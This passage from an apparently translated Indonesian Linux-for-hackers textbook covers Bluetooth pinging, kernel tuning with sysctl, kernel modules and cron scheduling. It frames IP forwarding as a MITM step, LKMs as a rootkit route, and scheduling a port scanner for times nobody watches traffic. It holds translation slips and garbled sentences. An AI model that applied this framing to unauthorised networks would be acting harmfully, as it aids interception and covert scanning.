Setelah kami mengumpulkan alamat MAC dari semua perangkat di sekitar, kami dapat mengirimkan ping ke perangkat ini, baik dalam mode penemuan atau tidak, untuk melihat apakah perangkat tersebut dalam jangkauan. Ini memungkinkan kami mengetahui apakah mereka aktif dan dalam jangkauan. Untuk mengirim ping, kami menggunakan perintah l2ping dengan sintaks berikut:

```
l2ping MACaddress
```

Daftar 14.5 menunjukkan saya melakukan ping ke perangkat Android yang ditemukan di Daftar 14.2.

```
kali >l2ping 76:6E:46:63:72:66 -c 4
Ping: 76:6E:46:63:72:66 from 10:AE:60:58:F1:37 (data size 44)...
44 bytes 76:6E:46:63:72:66 id 0 time 37.57ms
44 bytes 76:6E:46:63:72:66 id 1 time 27.23ms
44 bytes 76:6E:46:63:72:66 id 2 time 27.59ms

--snip--
```

Daftar 14.5 Ping perangkat Bluetooth

Keluaran ini menunjukkan bahwa perangkat dengan alamat MAC 76:6E:46:63:72:66 berada dalam jangkauan dan dapat dijangkau. Ini adalah pengetahuan yang berguna, karena kita harus tahu apakah suatu perangkat dapat dijangkau bahkan sebelum kita berpikir untuk meretasnya.

14.3 RINGKASAN

Perangkat nirkabel mewakili masa depan konektivitas dan peretasan. Linux telah mengembangkan perintah khusus untuk memindai dan menghubungkan ke WiFi AP sebagai langkah pertama untuk meretas sistem tersebut. Perangkat peretasan aircrackng nirkabel mencakup airmon-ng dan airodump-ng, yang memungkinkan kami untuk memindai dan mengumpulkan informasi penting dari perangkat nirkabel dalam jangkauan. BlueZ suite mencakup hciconfig , hcitool, dan alat lain yang mampu memindai dan mengumpulkan informasi yang diperlukan untuk meretas perangkat Bluetooth dalam jangkauan. Ini juga mencakup banyak alat lain yang layak untuk dijelajahi.

14.4 LATIHAN

Sebelum Anda melanjutkan ke Bab 15, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Cek jaringan perangkat Anda dengan inconfig. Perhatikan ekstensi nirkabel lainnya.
2. Jalankan iwconfig dan catat adaptor jaringan nirkabel apa pun
3. Periksa untuk melihat AP Wi-Fi apa yang berada dalam jangkauan dengan iwlist
4. Periksa untuk melihat jangkauan Wi-Fi AP dengan nmcli. Mana yang menurut Anda lebih berguna dan intuitif, nmcli atau iwlist?
5. Hubungkan ke Ap Wi-Fi Anda menggunakan nmcli.
6. Buka adaptor Blotooth Anda dengan hciconfig dan untuk perangkat Blotooth terdekat yang dapat ditemukan dengan hcitool.
7. Uji apakah perangkat Blotooth tersebut berada dalam jarak yang dapat dijangkau dengan l2ping.

BAB 15
MENGELOLA KERNEL LINUX DAN MODUL KERNEL

Semua sistem operasi terdiri dari setidaknya dua komponen utama. Yang pertama dan terpenting dari semua ini adalah kernel. Kernel berada di pusat sistem operasi dan mengontrol semua yang dilakukan sistem operasi, termasuk mengelola memori, mengontrol CPU, dan bahkan mengontrol apa yang dilihat pengguna di layar. Elemen kedua dari sistem operasi sering disebut sebagai lahan pengguna dan mencakup hampir semua hal lainnya.

Kernel dirancang untuk menjadi area yang dilindungi atau diistimewakan yang hanya dapat diakses oleh root atau akun istimewa lainnya. Ini untuk alasan yang baik, karena akses ke kernel dapat memberikan akses yang hampir tidak terbatas ke sistem operasi. Akibatnya, sebagian besar sistem operasi menyediakan akses pengguna dan layanan hanya ke lahan pengguna, di mana pengguna dapat mengakses hampir semua yang mereka butuhkan tanpa mengendalikan sistem operasi.

Akses ke kernel memungkinkan pengguna untuk mengubah cara kerja, tampilan, dan nuansa sistem operasi. Ini juga memungkinkan mereka untuk merusak sistem operasi, sehingga tidak dapat bekerja. Terlepas dari risiko ini, dalam beberapa kasus, admin sistem harus sangat hati-hati mengakses kernel untuk alasan operasional dan keamanan.

Dalam bab ini, kita akan mempelajari cara mengubah cara kerja kernel dan menambahkan modul baru ke kernel. Mungkin tidak perlu dikatakan bahwa jika seorang *Hacker* dapat mengubah kernel target, mereka dapat mengontrol sistem. Selain itu, penyerang mungkin perlu mengubah cara kerja kernel untuk beberapa serangan, seperti serangan *man-in-the-middle* (MITM), di mana *Hacker* menempatkan dirinya di antara klien dan server dan dapat menguping komunikasi atau mengubah komunikasi. Pertama, kita akan melihat lebih dekat struktur kernel dan modulnya.

15.1 APA ITU MODUL KERNEL?

Kernel adalah sistem saraf pusat dari sistem operasi Anda, yang mengontrol semua yang dilakukannya, termasuk mengelola interaksi antara komponen perangkat keras dan memulai layanan yang diperlukan. Kernel beroperasi antara aplikasi pengguna yang Anda lihat dan perangkat keras yang menjalankan semuanya, seperti CPU, memori, dan hard drive.

Linux adalah kernel monolitik yang memungkinkan penambahan modul kernel. Dengan demikian, modul dapat ditambahkan dan dihapus dari kernel. Kernel terkadang perlu diupdate, yang mungkin memerlukan pemasangan driver perangkat baru (seperti kartu video, perangkat Bluetooth, atau perangkat USB), driver sistem file, dan bahkan ekstensi sistem. Driver ini harus disematkan di kernel agar berfungsi sepenuhnya. Di beberapa sistem, untuk menambahkan driver, Anda harus membangun kembali, mengompilasi, dan mem-boot ulang seluruh kernel, tetapi Linux memiliki kemampuan untuk menambahkan beberapa modul ke kernel tanpa melalui seluruh proses tersebut. Modul ini disebut sebagai modul kernel yang dapat dimuat, atau LKM.

LKM memiliki akses ke tingkat kernel terendah sesuai kebutuhan, menjadikannya target yang sangat rentan bagi *Hacker.* Jenis software jahat tertentu yang dikenal sebagai rootkit menyematkan dirinya ke dalam kernel sistem operasi, sering kali melalui LKM ini. Jika malware menyematkan dirinya di kernel, *Hacker* dapat mengambil kendali penuh atas sistem operasi.

Jika seorang *Hacker* dapat membuat admin Linux memuat modul baru ke kernel, *Hacker* tidak hanya dapat memperoleh kendali atas sistem target tetapi, karena mereka beroperasi pada tingkat kernel sistem operasi apa yang dapat dikendalikan adalah melaporkan dalam hal proses, port, layanan, ruang *hard drive*, dan hampir semua hal lain yang dapat Anda pikirkan.

Jadi, jika seorang *Hacker* berhasil menggoda admin Linux untuk menginstal video atau driver perangkat lain yang memiliki rootkit tertanam di dalamnya, *Hacker* dapat mengambil kendali total atas sistem dan kernel. Ini adalah cara beberapa rootkit yang paling berbahaya memanfaatkan Linux dan sistem operasi lainnya.

Memahami LKM benar-benar merupakan kunci untuk menjadi admin Linux yang efektif dan menjadi *Hacker* yang sangat efektif dan tersembunyi. Mari kita lihat bagaimana kernel dapat dikelola untuk kebaikan dan keburukan.

15.2 MEMERIKSA VERSI KERNEL

Langkah pertama untuk memahami kernel adalah memeriksa kernel apa yang dijalankan oleh sistem Anda. Setidaknya ada dua cara untuk melakukannya. Pertama, kita dapat memasukkan yang berikut:

```
kali >uname -a
Linux Kali 4.6.0-kalil-amd64 #1 SMP Debian 4.6.4-lkalil (2016-07-21) x86_64
```

Kernel merespons dengan memberi tahu kami bahwa distribusi OS yang kami jalankan adalah Linux Kali, versi kernel adalah 4.6.4, dan arsitektur yang digunakan adalah arsitektur x86_64. Ini juga memberi tahu kami bahwa ia memiliki kemampuan symmetric multiprocessing (SMP) (artinya dapat berjalan pada mesin dengan banyak inti atau prosesor) dan dibangun di Debian 4.6.4 pada 21 Juli 2016. Output Anda mungkin berbeda, tergantung pada kernel yang digunakan. digunakan di build Anda dan CPU di sistem Anda. Informasi ini mungkin diperlukan saat Anda menginstal atau memuat driver kernel, jadi sangat berguna untuk memahami cara mendapatkannya.

Salah satu cara lain untuk mendapatkan informasi ini, serta beberapa informasi berguna lainnya adalah dengan menggunakan perintah cat pada *file/proc/version*, seperti:

```
kali >cat /proc/version
Linux version 4.6.0-kalil-amd64 (devel@kali.org) (gcc version 5.4.0 20160909
(Debian 5.4.0-6)  ) #1 SMP Debian 4.6.4-lkalil  (2016-07-21)
```

Di sini Anda dapat melihat bahwa *file/proc/version* mengembalikan informasi yang sama.

15.3 TUNING KERNEL DENGAN SYSCTL

Dengan perintah yang tepat, Anda dapat menyetel kernel, artinya Anda dapat mengubah alokasi memori, mengaktifkan fitur jaringan, dan bahkan memperkuat kernel dari serangan luar.

Kernel Linux modern menggunakan perintah sysctl untuk menyetel opsi kernel. Semua perubahan yang Anda buat dengan sysctl tetap berlaku hanya sampai Anda mem-boot ulang sistem. Untuk membuat perubahan permanen, Anda harus mengedit file konfigurasi untuk sysctl secara langsung di */etc/sysctl.conf.*

Peringatan: Anda harus berhati-hati saat menggunakan sysctl karena tanpa pengetahuan dan pengalaman yang tepat, Anda dapat dengan mudah membuat sistem Anda tidak dapat di-boot dan tidak dapat digunakan. Pastikan Anda telah

mempertimbangkan apa yang Anda lakukan dengan cermat sebelum membuat perubahan permanen apa pun.

Mari kita me lihat isi dari sysctl sekarang. Saat ini, Anda harusnya mengenali opsi yang kami berikan dengan perintah yang ditampilkan di sini:

```
kali >sysctl -a | less
dev.cdrom.autoclose = 1
dev.cdrom.autoeject = 0
dev.cdrom.check_media = 0
dev.cdrom.debug = 0 --snip -
```

Pada output, Anda akan melihat ratusan baris parameter yang dapat diedit oleh administrator Linux untuk mengoptimalkan kernel. Ada beberapa baris di sini yang berguna bagi Anda sebagai *Hacker*. Sebagai contoh tentang bagaimana Anda dapat menggunakan sysctl, kita akan melihat mengaktifkan penerusan paket.

Dalam serangan *maninthe middle* (MITM), *Hacker* menempatkan dirinya di antara host yang berkomunikasi untuk mencegat informasi. Lalu lintas melewati sistem *Hacker*, sehingga mereka dapat melihat dan mungkin mengubah komunikasi. Salah satu cara untuk mencapai perutean ini adalah dengan mengaktifkan penerusan paket.

Jika Anda menggulir ke bawah beberapa halaman di output atau filter untuk “ipv4” (sysctl -a | less | grep ipv4), Anda akan melihat hal berikut:

```
net.ipv4.ip_dynaddr = 0
net.ipv4.ip_early_demux = 0
net.ipv4.ip_forward = 0 net.ipv4.ip_forward_use_pmtu = 0
--sniP--
```

The line net.ipv4.ip_forward = 0 adalah parameter kernel yang memungkinkan kernel meneruskan paket yang diterimanya. Dengan kata lain, paket yang diterimanya, dikirim kembali. Setelan defaultnya adalah 0, yang berarti bahwa penerusan paket dinonaktifkan.

Untuk mengaktifkan penerusan IP, ubah 0 menjadi 1 dengan memasukkan yang berikut ini:

```
kali >sysctl -w net.ipv4.ip_forward=1
```

Ingatlah bahwa perubahan sysctl terjadi pada waktu proses tetapi hilang saat sistem di-boot ulang. Untuk membuat perubahan permanen pada sysctl, Anda perlu mengedit file konfigurasi */etc/sysctl.conf*. Mari ubah cara kernel menangani penerusan IP untuk serangan MITM dan membuat perubahan ini permanen.

Untuk mengaktifkan penerusan IP, buka file */etc/sysctl.conf* di editor teks mana pun dan batalkan komentar pada baris untuk ip_forward.

Buka */etc/sycstl.conf* dengan editor teks apa saja dan lihatlah:

```
#/etc/sysctl.conf - Configuration file for setting system variables
# See /etc/sysctl.d/ for additional system variables.
# See sysctl.conf (5) for information.
#

#kernel.domainname = example.com

# Uncomment the following to stop low-level messages on console.
#kernel.printk = 3 4 1 3
```

```
##################################################################3
# Functions previously found in netbase
#

# Uncomment the next two lines to enable Spoof protection (reverse-path
# Turn on Source Address Verification in all interfaces to
# prevent some spoofing attacks.
# net.ipv4.conf.default.rp_filter=1
# net.ipv4.conf.all.rp_filter=1
# Uncomment the next line to enable TCP/IP SYN cookies
#

# Note: This may impact IPv6 TCP sessions too
#net.ipv4.tcp_syncookies=1

See http://lwn.net/Articles/277146/
# Batalkan komentar pada baris berikutnya untuk mengaktifkan penerusan paket untuk IPv4
❶ #net.ipv4.ip_forward=1
```

Baris yang relevan ada di ❶ ; cukup hapus komentar (#) di sini untuk mengaktifkan penerusan IP.

Dari perspektif pengerasan sistem operasi, Anda dapat menggunakan file ini untuk menonaktifkan permintaan gema ICMP dengan menambahkan baris net.ipv4.icmp_echo_ignore_all=1 untuk membuatnya lebih sulit—tetapi bukannya tidak mungkin—bagi *Hacker* untuk menemukan sistem Anda. Setelah menambahkan baris, Anda harus menjalankan command sysctl -p .

15.4 MENGELOLA MODUL KERNEL

Linux memiliki setidaknya dua cara untuk mengelola modul kernel. Cara lama adalah menggunakan sekelompok perintah yang dibuat di sekitar suite insmod—insmod adalah singkatan dari insert module dan dimaksudkan untuk menangani modul. Cara kedua, menggunakan perintah modprobe, kita akan menerapkannya nanti di bab ini. Di sini, kami menggunakan perintah lsmod dari suite insmod untuk membuat daftar modul yang diinstal di kernel:

```
kali >lsmod
Module                  Size      Used by
nfnetlink_queue          20480     0
nfnetlink_log           201480    0
nfnetlink               16384     2 nfnetlink_log, nfnetlink_queue
bluetooth               516096    0
rfkill                  0         2 bluetooth

--snip--
```

Seperti yang Anda lihat, perintah lsmod mencantumkan semua modul kernel serta informasi tentang ukurannya dan modul lain yang mungkin menggunakannya. Jadi, misalnya, modul nfnetlink—protokol berbasis pesan untuk berkomunikasi antara kernel dan ruang

pengguna—berukuran 16.384 byte dan digunakan oleh modul nfnetlink_log dan modul nf_netlink_queue.

Dari insmod suite, kita dapat memuat atau menyisipkan modul dengan insmod dan menghapus modul dengan rmmod, yang merupakan singkatan dari remove module. Perintah-perintah ini tidak sempurna dan mungkin tidak memperhitungkan dependensi modul, sehingga menggunakannya dapat membuat kernel Anda tidak stabil atau tidak dapat digunakan. Akibatnya, distribusi modern dari Linux kini telah menambahkan perintah modprobe, yang secara otomatis memuat dependensi dan membuat pemuatan dan penghapusan modul kernel menjadi tidak terlalu berisiko. Kami akan membahas modprobe sebentar lagi. Pertama, mari lihat cara mendapatkan informasi selengkapnya tentang modul kami.

Menemukan Informasi Lebih Lanjut dengan modinfo

Untuk mempelajari lebih lanjut tentang salah satu modul kernel, kita dapat menggunakan perintah modinfo. Sintaks untuk perintah ini sangat sederhana: modinfo diikuti dengan nama modul yang ingin Anda pelajari. Misalnya, jika Anda ingin mengambil informasi dasar tentang modul kernel bluetooth yang Anda lihat saat menjalankan perintah lsmod sebelumnya, Anda dapat memasukkan perintah berikut:

```
kali >modinfo bluetooth
filename:   /lib/modules/4.6.0-kali-amd64/kernel/net/bluetooth/bluetooth.ko
alias:      net-pf-31
license:    GPL
version:    2.21
description:Bluetooth Core ver 2.21
author:     Marcel Holtman <marcel@holtmann.org>
srcversion: FCFDE98577FEA911A3DAFA9
depends:    rfkill, crc16
intree:     Y
vermagic:   4.6.0-kali1-amd64  SMP mod_unload modversions
parm:    disable_esco: Disable eSCO connection creation (bool)
parm: disable_ertm: Disable enhanced retransmission mode (bool)
```

Seperti yang Anda lihat, perintah modinfo mengungkapkan informasi penting tentang modul kernel ini yang diperlukan untuk menggunakan Bluetooth di sistem Anda. Perhatikan bahwa di antara banyak hal lainnya, ini mencantumkan dependensi modul: rfkill dan crc16. Dependensi adalah modul yang harus diinstal agar modul bluetooth berfungsi dengan benar.

Biasanya, ini adalah informasi yang berguna saat memecahkan masalah mengapa perangkat keras tertentu tidak berfungsi. Selain mencatat hal-hal seperti dependensi, Anda juga bisa mendapatkan informasi tentang versi modul dan versi kernel yang dikembangkan untuk modul tersebut dan kemudian memastikan mereka cocok dengan versi yang Anda jalankan.

Menambah dan Menghapus Modul dengan modprobe

Sebagian besar distribusi Linux yang lebih baru, termasuk Kali Linux, menyertakan perintah modprobe untuk manajemen LKM. Untuk menambahkan modul ke kernel Anda, Anda akan menggunakan perintah modprobe dengan saklar -a (add), seperti:

```
kali >modprobe -a <module name
```

Untuk menghapus modul, gunakan sakelar -r (hapus) dengan modprobe diikuti dengan nama modul:

```
kali >modprobe -r <module to be removed >
```

Keuntungan utama menggunakan modprobe daripada insmod adalah modprobe memahami dependensi, opsi, dan prosedur penginstalan dan penghapusan serta mempertimbangkan semua ini sebelum melakukan perubahan. Dengan demikian, lebih mudah dan lebih aman untuk menambahkan dan menghapus modul kernel dengan modprobe.

***Inserting* dan *Deleting* Modul Kernel**

Mari kita coba menyisipkan dan menghapus modul pengujian untuk membantu Anda membiasakan diri dengan proses ini. Bayangkan Anda baru saja memasang kartu video baru dan Anda perlu memasang driver untuk kartu video tersebut. Ingat, driver untuk perangkat biasanya dipasang langsung ke dalam kernel untuk memberi mereka akses yang diperlukan agar berfungsi dengan benar. Hal ini juga membuat driver menjadi lahan subur bagi *Hacker* jahat untuk memasang rootkit atau perangkat pendengar lainnya.

Mari kita asumsikan untuk tujuan demonstrasi (tidak benar-benar menjalankan perintah ini) bahwa kita ingin menambahkan driver video baru bernama HackersBangkitNewVideo. Anda dapat menambahkannya ke kernel Anda dengan memasukkan yang berikut:

```
kali >modprobe -a Hackers BangkitNewVideo
```

Untuk menguji apakah modul baru dimuat dengan benar, Anda dapat menjalankan perintah dmesg yang mencetak buffer pesan dari kernel, lalu memfilter untuk "video" dan mencari peringatan apa pun yang akan menunjukkan masalah.

```
kali >dmesg | grep video
```

Jika ada pesan kernel dengan kata "video" di dalamnya, pesan tersebut akan ditampilkan di sini. Jika tidak ada yang muncul, berarti tidak ada pesan yang berisi kata kunci tersebut.

Kemudian, untuk menghapus modul yang sama ini, Anda dapat memasukkan perintah yang sama tetapi dengan tombol -r (hapus):

```
kali >modprobe -r Hackers BangkitNewVideo
```

Ingat, modul kernel yang dapat dimuat adalah kemudahan bagi pengguna/admin Linux, tetapi juga merupakan kelemahan keamanan utama dan yang harus diketahui oleh *Hacker* profesional. Seperti yang saya katakan sebelumnya, LKM dapat menjadi kendaraan yang sempurna untuk memasukkan rootkit Anda ke dalam kernel dan mendatangkan malapetaka!

15.5 RINGKASAN

Kernel sangat penting untuk keseluruhan operasi sistem operasi, dan dengan demikian, ini adalah kawasan yang dilindungi. Apa pun yang secara tidak sengaja ditambahkan ke kernel dapat mengganggu sistem operasi dan bahkan mengendalikannya.

LKM memungkinkan administrator sistem untuk menambahkan modul langsung ke dalam kernel tanpa harus membangun kembali seluruh kernel setiap kali mereka ingin menambahkan modul.

Jika seorang *Hacker* dapat meyakinkan admin sistem untuk menambahkan LKM yang berbahaya, *Hacker* dapat mengambil kendali penuh atas sistem, sering kali tanpa diketahui oleh admin sistem.

15.6 LATIHAN

Sebelum Anda melanjutkan ke Bab 16, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Cek versi kernel Anda.
2. Daftar modul pada kernel Anda.
3. Setting *enable* pada forward IP dengan perintah sysctl.
4. Edit file */etc/sysct.conf* Anda untuk mengaktifkan (enable) forwarding IP. Sekarang, nonaktifkan (disable) forward IP.
5. Piilih satu kernel modul dan pelajari lebih lanjut tentang penggunaan modinfo.

BAB 16
OTOMATISASI *TASK* DENGAN *JOB SCHEDULING*

Seperti semua orang yang menggunakan Linux, *Hacker* sering kali memiliki tugas, skrip, atau tugas lain yang ingin dijalankan secara berkala. Anda mungkin, misalnya, ingin menjadwalkan pencadangan file reguler otomatis dari sistem Anda, atau mungkin Anda ingin memutar file log seperti yang kami lakukan di Bab 11. *Hacker*, di sisi lain, mungkin juga ingin sistem pemindai MySQL menjalankan sistem mereka. .sh skrip dari Bab 8 setiap malam atau saat mereka di kerja atau sekolah. Ini adalah semua contoh penjadwalan pekerjaan otomatis. Menjadwalkan tugas memungkinkan Anda menjalankan tugas tanpa harus memikirkannya, dan Anda dapat menjadwalkan tugas untuk dijalankan saat Anda tidak menggunakan sistem sehingga Anda memiliki banyak sumber daya gratis.

Admin Linux—atau *Hacker* dalam hal ini—mungkin juga ingin menyetel skrip atau layanan tertentu untuk memulai secara otomatis saat sistem mereka melakukan booting. Dalam Bab 12, kita melihat penggunaan database PostgreSQL yang terkait dengan kerangka kerja *Hacker*/*pentest Metasploit*. Daripada memulai secara manual database PostgreSQL setiap kali sebelum memulai Metasploit, Anda dapat membuat PostgreSQL—atau layanan atau skrip apa pun—mulai secara otomatis saat sistem melakukan *booting.*

Dalam bab ini, Anda akan mempelajari lebih lanjut tentang cara menggunakan daemon cron dan crontab untuk menyiapkan skrip agar berjalan secara otomatis, bahkan saat sistem tidak dijaga. Anda juga akan mempelajari cara menyiapkan skrip startup yang secara otomatis berjalan setiap kali sistem di-boot, yang akan memberi Anda layanan yang diperlukan yang perlu Anda jalankan selama hari sibuk peretasan.

16.1 MEJADWALKAN ACARA UNTUK DILAKSANAKAN SECARA OTOMATIS

Daemon cron dan tabel cron (crontab) adalah alat yang paling berguna untuk menjadwalkan tugas reguler. Yang pertama, crond, adalah daemon yang berjalan di latar belakang. Daemon cron memeriksa tabel cron untuk perintah mana yang harus dijalankan pada waktu tertentu. Kita dapat mengubah tabel cron untuk menjadwalkan tugas atau pekerjaan yang harus dijalankan secara teratur pada hari atau tanggal tertentu, pada waktu tertentu setiap hari, atau setiap beberapa minggu atau bulan.

Untuk menjadwalkan tugas atau tugas ini, masukkan ke dalam file tabel cron yang terletak di /etc/crontab. Tabel cron memiliki tujuh bidang: lima bidang pertama digunakan untuk menjadwalkan waktu untuk menjalankan tugas, bidang keenam menentukan pengguna, dan bidang ketujuh digunakan untuk jalur absolut ke perintah yang Anda jalankan. Jika kami menggunakan tabel cron untuk menjadwalkan skrip, kami dapat menempatkan jalur absolut ke skrip di kolom ketujuh.

Masing-masing dari lima bidang waktu mewakili elemen waktu yang berbeda: menit, jam, hari dalam sebulan, bulan, dan hari dalam seminggu, dalam urutan itu. Setiap elemen waktu harus direpresentasikan secara numerik, sehingga Maret direpresentasikan sebagai 3 (Anda tidak bisa hanya memasukkan “Maret”). Hari-hari dalam seminggu dimulai pada 0, yaitu hari Minggu, dan berakhir pada 7 yang juga hari Minggu. Tabel 16.1 meringkas ini.

Tabel 16.1 Representasi Waktu untuk Digunakan di crontab

Field	Time unit	Representation
1	Minute	0–59
2	Hour	0–23
3	Day of the month	1–31
4	Month	1–12
5	Day of the week	0–7

Jadi, jika kami telah menulis skrip untuk memindai globe untuk port terbuka yang rentan dan ingin menjalankannya setiap malam pada pukul 02:30, Senin hingga Jumat, kami dapat menjadwalkannya di file crontab. Kami akan memandu melalui proses bagaimana memasukkan informasi ini ke dalam crontab sebentar lagi, tetapi pertama-tama mari kita bahas format yang harus kita ikuti, yang ditunjukkan di Daftar 16.1.

```
M H DOM MON DOW USER COMMAND
30 2 *   *   1-5 root /root/myscanningscript
```

Daftar 16.1 Format untuk penjadwalan perintah

File crontab membantu melabeli kolom untuk Anda. Perhatikan bahwa kolom pertama menunjukkan menit (30), kolom kedua menunjukkan jam (2), kolom kelima menunjukkan hari (1-5, atau Senin hingga Jumat), kolom keenam mendefinisikan pengguna (root), dan kolom ketujuh adalah jalur menuju skrip. Kolom ketiga dan keempat berisi tanda bintang (*) karena kami ingin skrip ini dijalankan setiap hari Senin sampai Jumat terlepas dari hari atau bulannya.

Dalam Daftar 16.1, bidang kelima menentukan rentang untuk hari dalam minggu den gan menggunakan tanda hubung () di antara angka. Jika Anda ingin menjalankan skrip pada beberapa hari yang tidak bersebelahan dalam seminggu, Anda dapat memisahkan hari-hari tersebut dengan koma (,). Jadi, Selasa dan Kamis adalah 2,4 .

Untuk mengedit crontab, Anda dapat menjalankan perintah crontab diikuti dengan opsi-e (edit):

```
kali >crontab -e
Select an editor. To change later, run 'select-editor'.
1. /bin/nano  <----easiest
2. /usr/bin/mcedit
3. /usr/bin/vim.basic
4. /usr/bin/vim.gtk
5. /usr/bin/vim.tiny
Choose 1-5 [1]:
```

Saat pertama kali Anda menjalankan perintah ini, perintah ini akan menanyakan editor mana yang ingin Anda gunakan. Defaultnya adalah */bin/nano*, opsi 1. Jika Anda memilih opsi ini, opsi akan terbuka langsung ke *crontab*.

Opsi lainnya, dan sering kali yang lebih baik untuk pendatang baru di Linux, adalah membuka crontab langsung di editor teks favorit Anda, yang dapat Anda lakukan seperti:

```
kali >leafpad /etc/crontab
```

Saya telah menggunakan perintah ini untuk membuka crontab di Leafpad. Anda dapat melihat cuplikan file di Daftar 16.2.

```
# /etc/crontab: system-wide crontab
# Unlike any other crontab, you don't have to run the 'crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# which no other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user command
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron II ( cd / && run-parts
47 6 * * 7 root test -x /usr/sbin/anacron II ( cd / && run-parts
52 6 1 * * root test -x /usr/sbin/anacron II ( cd / && run-parts

#
```

Daftar 16.2 File crontab sedang digunakan di editor teks

Sekarang, untuk menetapkan tugas baru yang dijadwalkan secara rutin, Anda hanya perlu memasukkan baris baru dan menyimpan file.

Menjadwalkan Tugas Pencadangan Mari kita lihat utilitas ini terlebih dahulu dari perspektif administrator sistem. Sebagai administrator sistem, Anda sering kali ingin menjalankan pencadangan semua file Anda setelah jam kerja, saat sistem tidak digunakan dan sumber daya tersedia dengan mudah. (Pencadangan sistem cenderung memerlukan sumber daya sistem yang tidak terlalu dibutuhkan selama jam kerja.) Waktu yang ideal mungkin di tengah malam pada akhir pekan. Daripada harus masuk pada pukul 02:00 pada Sabtu malam/Minggu pagi (saya yakin Anda memiliki prioritas lain pada waktu itu), Anda dapat menjadwalkan pencadangan untuk dimulai secara otomatis pada waktu itu, meskipun Anda tidak berada di depan komputer .

Perhatikan bahwa bidang jam menggunakan jam 24
jam daripada menggunakan AM dan PM, jadi 1 PM, misalnya, 13:00. Perhatikan juga bahwa hari dalam seminggu (DOW) dimulai dengan hari Minggu (0) dan diakhiri dengan hari Sabtu (6).

Untuk membuat tugas, Anda hanya perlu mengedit file crontab dengan menambahkan baris dalam format yang ditentukan. Jadi, misalnya Anda ingin membuat tugas pencadangan biasa menggunakan akun pengguna bernama “pencadangan”. Anda akan menulis skrip untuk mencadangkan sistem dan menyimpannya sebagai systembackup.sh di direktori/bin, lalu menjadwalkan pencadangan ini untuk dijalankan setiap Sabtu malam/Minggu pagi pukul 02.00 dengan menambahkan baris berikut ke crontab:

```
00 2 * * 0 backup /bin/systembackup.sh
```

Perhatikan bahwa karakter pengganti * digunakan untuk menunjukkan “setiap”, dan menggunakannya sebagai pengganti digit untuk hari dalam sebulan, bulan, atau hari dalam seminggu dibaca sebagai “semua” hari atau bulan. Jika Anda membaca di baris ini, ternyata ternyata

1. Di bagian atas jam (00),
2. Dari jam kedua (2),
3. Dari setiap hari dalam bulan (*),
4. Dari setiap bulan (*),
5. Pada Minggu (0),
6. Sebagai pengguna cadangan,
7. Jalankan skrip di /bin/systembackup.sh.

Daemon cron kemudian akan menjalankan skrip tersebut setiap Minggu pagi pukul 02.00, setiap bulan.

Jika Anda hanya ingin pencadangan berjalan pada tanggal 15 dan 30 setiap bulan, terlepas dari hari apa dalam seminggu tanggal tersebut jatuh, Anda dapat merevisi entri di crontab agar muncul sebagai berikut:

```
00 2 15,30 * * backup /root/systembackup.sh
```

Perhatikan bahwa bidang hari dalam bulan/*day of the month* (DOM) sekarang memiliki 15,30. Ini memberi tahu sistem untuk menjalankan skrip hanya pada tanggal 15 dan 30 setiap bulan, jadi sekitar setiap dua minggu. Jika Anda ingin menentukan beberapa hari, jam, atau bulan, Anda perlu mencantumkannya dengan dipisahkan dengan koma, seperti yang kami lakukan di sini.

Selanjutnya, mari kita asumsikan bahwa perusahaan mengharuskan Anda untuk sangat waspada dengan cadangannya. Perangkat ini tidak dapat kehilangan bahkan satu hari pun data jika terjadi pemadaman listrik atau kerusakan sistem. Kemudian, Anda perlu mencadangkan data setiap malam kerja dengan menambahkan baris berikut:

```
00 23 * * 1-5 backup /root/systembackup.sh
```

Pekerjaan ini akan berjalan pada pukul 11 malam (jam 23), setiap hari dalam sebulan, setiap bulan, tetapi hanya pada Senin sampai Jumat (hari 1-5). Khususnya perhatikan bahwa kami menetapkan hari Senin sampai Jumat dengan memberikan interval hari (1-5) yang dipisahkan dengan tanda hubung (). Ini mungkin juga telah ditetapkan sebagai 1,2,3,4,5; kedua cara ini berfungsi dengan baik.

Menggunakan crontab untuk Menjadwalkan MySQLscanner

Anda Sekarang setelah Anda memahami dasar-dasar penjadwalan tugas dengan perintah crontab, mari jadwalkan skrip MySQLscanner.sh yang mencari port MySQL terbuka yang Anda buat di MySQLscannersearchThisesSQLini dengan mencari port terbuka 3306.

Untuk memasukkan MySQLscanner.sh Anda ke file crontab, edit file tersebut untuk memberikan rincian pekerjaan ini, seperti yang kami lakukan dengan cadangan sistem. Kami akan menjadwalkannya untuk dijalankan di siang hari saat Anda sedang bekerja sehingga tidak menghabiskan sumber daya saat Anda menggunakan sistem rumah Anda. Untuk melakukannya, masukkan baris berikut di crontab Anda:

```
00 9 * * * user /usr/share/MySQLsscanner.sh
```

Kami telah menyiapkan tugas untuk dijalankan pada 00 menit, pada jam kesembilan, setiap hari dalam sebulan (*), setiap bulan (*), setiap hari dalam seminggu (*), dan untuk

menjalankannya sebagai pengguna biasa. Kami hanya perlu menyimpan file crontab ini untuk menjadwalkan pekerjaan.

Sekarang, katakanlah Anda ingin sangat berhati-hati dan hanya menjalankan pemindai ini pada akhir pekan dan pada pukul 02.00 ketika kecil kemungkinan ada orang yang menonton lalu lintas jaringan. Anda juga hanya ingin itu berjalan di musim panas, Juni hingga Agustus. Pekerjaan Anda akan sekarang terlihat seperti ini:

```
00 2 * 6-8 0,6 user /usr/share/MySQLsscanner.sh
```

Anda akan menambahkan ini ke crontab seperti seperti:

```
# /etc/crontab: system-wide crontab
# Tidak seperti crontab lainnya, Anda tidak perlu menjalankan 'crontab'
# perintah untuk menginstal versi baru saat Anda mengedit file ini
# dan file di /etc/cron.d. File-file ini juga memiliki bidang nama pengguna,
# yang tidak dilakukan oleh crontab lainnya.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user command
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron II ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron II ( cd / && run-parts --report /etc/cron.weekly )
